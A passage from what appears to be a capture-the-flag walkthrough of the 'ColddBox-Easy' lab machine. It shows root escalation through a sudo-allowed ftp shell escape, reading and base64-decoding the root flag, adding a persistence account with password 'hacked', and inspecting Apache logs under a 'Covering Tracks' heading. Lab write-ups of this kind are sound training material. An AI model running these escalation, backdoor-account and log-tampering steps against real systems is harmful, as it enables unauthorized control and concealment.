c0ldd@ColddBox-Easy:~$
```

FTP can exploit. So copy ftp sudo code from <https://gtfobins.github.io/>



| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ftp  
!/bin/sh
```

CMD:sudo ftp
!/bin/sh

whoami

Screenshot:

```
c0ldd@ColddBox-Easy:~$ sudo ftp
!/bin/shsudo ftp
ftp>
!/bin/sh
# whoami
whoami
root
# █
```

CMD:cd /root

ls

cat root.txt

Result: wqFGZWxpY2lkYWRLcywgbc0hcXVpbmEgY29tcGxldGFkYSE=

Screenshot:

```
whoami
root
# cd /root
cd /root
# ls
ls 192.168.1.6
root.txt
# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRLcywgbc0hcXVpbmEgY29tcGxldGFkYSE=
# █
```

DECODE: Base64 (RFC 3548, RFC 4648)


wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=

Result: ¡Felicidades, máquina completada!

Translate: Congratulations, machine completed!


Screenshot:

cryptii Slava Ukraini



60% on Adobe Creative Cloud.
ads via Carbon

<div>VIEW</div> <div>Text</div> <div>wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=</div>	<div>ENCODE DECODE</div> <div>Base64</div> <div>VARIANT</div> <div>Base64 (RFC 3548, RFC 4648)</div> <div>→ Decoded 35 bytes</div>	<div>VIEW</div> <div>Text</div> <div>¡Felicidades, máquina completada!</div>
---	---	--



Detect language → English

¡Felicidades, máquina completada!

Congratulations, machine completed!

5. Maintaining Access

CMD: `adduser corizo`

Screenshot:

```
# adduser corizo
adduser corizo
Añadiendo el usuario `corizo' ...
Añadiendo el nuevo grupo `corizo' (1001) ...
Añadiendo el nuevo usuario `corizo' (1001) con grupo `corizo' ...
Creando el directorio personal `/home/corizo' ...
Copiando los ficheros desde `/etc/skel' ...
Introduzca la nueva contraseña de UNIX: hacked

Vuelva a escribir la nueva contraseña de UNIX: hacked

passwd: password updated successfully
Changing the user information for corizo
Enter the new value, or press ENTER for the default
    Full Name []: corizo
corizo
    Room Number []:

    Work Phone []:

    Home Phone []:

    Other []:

¿Es correcta la información? [S/n] s
s
# █
```

Check added user

CMD: `su corizo`

Screenshot:



```
# su corizo
su corizo
corizo@ColddbBox-Easy:/home/c0ldd$ whoami
whoami
corizo
corizo@ColddbBox-Easy:/home/c0ldd$
```

6. Covering Tracks

CMD: `cd /var/log/apache2`

```
cat access.log | grep '192.168'
```

Screenshot:



```
# cd /var
cd /var
# ls
ls
backups  crash  local  log    opt    snap   tmp
cache    lib    lock   mail   run    spool  www
# cd /log
cd /log
bin/sh: 18: cd: can't cd to /log
# cd log
cd log
# ls
ls
alternatives.log  bootstrap.log  dpkg.log  kern.log  syslog
apache2           btmp          faillog   lastlog   unattended-upgrades
apt              dist-upgrade  fsck      lxd       wtmp
auth.log         dmesg        installer  mysql
# cd apache2
cd apache2
# ls
ls
access.log  error.log  other_vhosts_access.log
#
```

CMD: `cat access.log`

[illegible]

Screenshot:

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